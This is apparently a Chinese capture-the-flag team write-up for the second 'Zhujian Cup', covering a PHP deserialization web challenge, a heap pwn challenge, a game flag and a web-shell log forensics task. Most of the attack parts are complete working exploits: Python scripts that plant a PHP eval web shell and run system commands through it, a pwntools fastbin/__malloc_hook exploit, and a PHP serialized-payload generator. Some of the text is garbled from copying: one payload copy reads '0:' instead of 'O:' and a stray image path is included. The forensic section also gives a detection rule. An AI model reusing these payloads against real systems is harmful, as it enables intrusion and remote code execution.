第二届铸剑杯 Wp

理论排名:第 75名

战队名称:KKMK 不知道起什么好

解题思路

Web:

浅析 PHP 原生类

漏洞触发与木马写入

构造序列化 Payload 并发送请求，触发反序列化创建后门文件：

import requests # 目标反序列化入口 url = "http://78b70e08.clsadp.com/config.php" # 恶意序列化 Payload（已 URL 解码，直接使用）

payload =

'O:7:"install":2:{s:17:"\0install\0username";O:7:"install":2:{s:17:"\0install\0username";O:5:"Until":4:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;s:5:"shell";s:25:"<?php @eval($_POST[1]);?>";}s:17:"\0install\0password";s:3:"123";}s:17:"\0install\0password";s:3:"123";}' # 发送 POST 请求触发反序列化 data = {"data": payload} headers = {"Content-Type": "application/x-www-form-urlencoded"} try: response = requests.post(url, data=data, headers=headers, timeout=15) print(f"触发请求状态码：{response.status_code}") print("木马文件写入完成，尝试连接后门...") except Exception as e: print(f"触发漏洞失败：{str(e)}")

连接后门获取 Flag

通过已创建的后门文件执行系统命令，读取 /flag：

```
# 后门文件路径（与 Payload 中指定的文件名一致）
backdoor_url = "http://78b70e08.clsadp.com/install.lock"

# 执行命令读取 flag（通过 POST 参数 1 传入命令）
command = "system('cat /flag');"
post_data = {"1": command}

try:
    response = requests.post(backdoor_url, data=post_data, headers=headers, timeout=15)
    print(f"后门连接状态码：{response.status_code}")
    print("服务器响应内容（Flag 如下）：")
    print(response.text.strip())
except Exception as e:
    print(f"连接后门失败：{str(e)}")


    完整脚本：
    import requests

    def exploit_unserialize():
        # 1. 触发反序列化写入木马
        url = "http://78b70e08.clsadp.com/config.php"
        payload = '0:7:"install":2:{s:17:"\0install\0username";0:7:"install":2:{s:17:"\0install\0username";0:5:"Until":4:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;s:5:"shell";s:25:"<?php @eval($_POST[1]);?>";}s:17:"\0install\0password";s:3:"123";}s:17:"\0install\0password";s:3:"123";}'
        data = {"data": payload}
        headers = {"Content-Type": "application/x-www-form-urlencoded"}

        try:
            requests.post(url, data=data, headers=headers, timeout=15)
            print("☑ 木马文件写入成功")
        except Exception as e:
            print(f"✕ 写入木马失败：{str(e)}")
            return

        # 2. 连接后门读取 Flag
        backdoor_url = "http://78b70e08.clsadp.com/install.lock"
        command = "system('cat /flag');"
        post_data = {"1": command}
```

```
        try:
            response = requests.post(backdoor_url, data=post_data,
headers=headers, timeout=15)
            if response.status_code == 200:
                print("✅ 成功获取 Flag: ")
                print("-" * 50)
                print(response.text.strip())
                print("-" * 50)
            else:
                print(f"❌ 读取 Flag 失败, 状态码: {response.status_code}")
        except Exception as e:
            print(f"❌ 连接后门失败: {str(e)}")

    if __name__ == "__main__":
        print("开始执行漏洞利用...")
        exploit_unserialize()
```

PWN:

我不吃牛肉

```
void *malloc(size_t size)
{
  void *v1; // rcx
  void *result; // rax
  __int64 sizea; // [rsp+0h] [rbp-10h]
  int v4; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v4 = sub_ABF();
  puts("size:");
  sizea = sub_ABF();
  v1 = malloc(sizea);
  result = heap_list;
  heap_list[v4] = v1;
  return result;
}
```

可以申请任意大小 chunk

```
void free(void *ptr)
{
  int v1; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v1 = sub_ABF();
  free((void *)heap_list[v1]);
}
```

存在一个 uaf 漏洞

```
ssize_t sub_B8E()
{
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v2 = sub_ABF();
  puts("length:");
  v1 = sub_ABF();
  puts("content:");
  return read(0, (void *)heap_list[v2], v1);
}
```

还存在溢出漏洞
可以打 fastbin attack 进行一些有 0x7f 之类的地址。
可以打 malloc_hook 劫持，然后利用控制 malloc 的 size 来实现 system 调用 shell。

```
from pwn import *

# ------------------------------
# Configuration
# ------------------------------
binary = './pwn'
libc_path = './libc.so.6'
LOCAL = True

if LOCAL:
    p = process(binary)
else:
    p = remote("host", port)

elf = ELF(binary)
libc = ELF(libc_path)

context.arch = 'amd64'
context.log_level = 'info'


# ------------------------------
# Helper Functions
# ------------------------------
def cmd(choice):
```


```
    p.sendlineafter(":", str(choice))

def malloc(idx, size):
    cmd(8)
    p.sendlineafter(":", str(idx))
    p.sendlineafter(":", str(size))

def free(idx):
    cmd(15)
    p.sendlineafter(":", str(idx))

def edit(idx, size, data):
    cmd(18)
    p.sendlineafter(":", str(idx))
    p.sendlineafter(":", str(size))
    p.sendafter(":", data)

def show(idx):
    cmd(20)
    p.sendlineafter(":", str(idx))


# -------------------------------
# Exploit
# -------------------------------

# Step1: Create chunks
malloc(0, 0x500)
malloc(1, 0x10)
malloc(2, 0x60)

# Step2: Leak libc base
free(0)
show(0)

p.recvline()
leak = u64(p.recvline().strip().ljust(8, b"\x00"))
log.success(f"Leaked addr: {hex(leak)}")

libc_base = leak - 0x3c4b78
log.success(f"Libc base: {hex(libc_base)}")

# Useful libc gadgets
global_max_fast = libc_base + 0x3c4b10
```

```
malloc_hook = libc_base + libc.symbols["__malloc_hook"]
one_gadget = libc_base + 0x453a0

# Step3: Fastbin attack
free(2)
edit(2, 8, p64(global_max_fast - 0x23))

malloc(0, 0x60)
malloc(1, 0x60)

# Overwrite __malloc_hook
payload = b"A" * 0x13 + p64(one_gadget)
edit(1, len(payload), payload)

# Trigger malloc -> one_gadget
malloc(2, 0x18ce57)

p.interactive()
```

Game:

我勒个超级玛丽奥

通关拿到 flag



flag{5e2621c1352d15e5d74b5f79e65812e2}

CDF:

可恶的木马竟然伪装成我的朋友

📋 事件摘要

项目	详情
攻击日期	2018年2月23日
攻击时间	21:02 - 21:05
攻击者IP	183.62.9.42
攻击类型	WebShell上传与利用
影响系统	JSP网站应用

时间线还原

```
# 提取攻击者访问记录 grep "183.62.9.42" ex180223.log > 183.log
```

攻击阶段分析
阶段一：初始探测 (21:02:20)
时间: 21:02:20

请求: GET /sxzn/table.jsp

状态: 404 Not Found

分析: 攻击者尝试访问已知后门文件，确认该文件不存在

阶段二：主要 WebShell 部署 (21:02:32)
时间: 21:02:32

请求: GET/POST /sxzn/js/My97DatePicker/lang/en.jsp

特征:

隐藏在第三方组件目录中

伪装成日期选择器语言文件

多次 GET/POST 请求，表明正在使用 WebShell

阶段三：备用后门部署 (21:04:39)
时间: 21:04:39

请求: GET/POST /sxzn/2.jsp

特征:

简单直接的命名方式

作为主要 WebShell 的备份

同样存在多次命令执行痕迹

技术分析

WebShell特征分析

文件名	路径	隐蔽性	功能
table.jsp	/sxzn/	中等	初始探测文件
en.jsp	/sxzn/js/My97DatePicker/lang/	高	主要后门，深度隐藏
2.jsp	/sxzn/	低	备用后门

基于日志分析，攻击者使用的 WebShell 按时间顺序为：

table.jsp → en.jsp → 2.jsp

最终结论
根据攻击日期、攻击者 IP 地址和发现的 WebShell 文件序列，形成完整的攻击证据链。
最终 Flag:
flag{2018-02-23/183.62.9.42/table.jsp-en.jsp-2.jsp}
相关 IOC
IP 地址: 183.62.9.42
WebShell 路径:

/sxzn/table.jsp
/sxzn/js/My97DatePicker/lang/en.jsp
/sxzn/2.jsp

检测规则建议

```
# 监控异常 JSP 文件访问
alert http any any -> any any (msg:"Suspicious JSP Access";
http.uri; content:".jsp"; pcre:"/(table|2|en)\.jsp/i";)
```

报告生成时间: 2024 年

分析基于：ex180223.log 日志文件

```
<?php
class install {
    private $username;
    private $password;

    public function __construct() {
        // 创建一个文件写入器对象
        $this->username = new FileWriter('shell.php', '<?php
eval($_POST["cmd"]);?>');
        $this->password = '123';
    }
}

class FileWriter {
    private $filename;
    private $content;

    public function __construct($filename, $content) {
        $this->filename = $filename;
        $this->content = $content;
```

```
    }

    public function __destruct() {
        // 在对象销毁时自动写入文件
        try {
            $file = new SplFileObject($this->filename, 'w');
            $file->fwrite($this->content);
        } catch (Exception $e) {
            // 静默处理错误
        }
    }
}

// 生成载荷
$payload = urlencode(serialize(new install()));
echo "Payload: ?data=" . $payload . "\n";

// 显示原始序列化数据
echo "原始数据: " . serialize(new install()) . "\n";
?>
```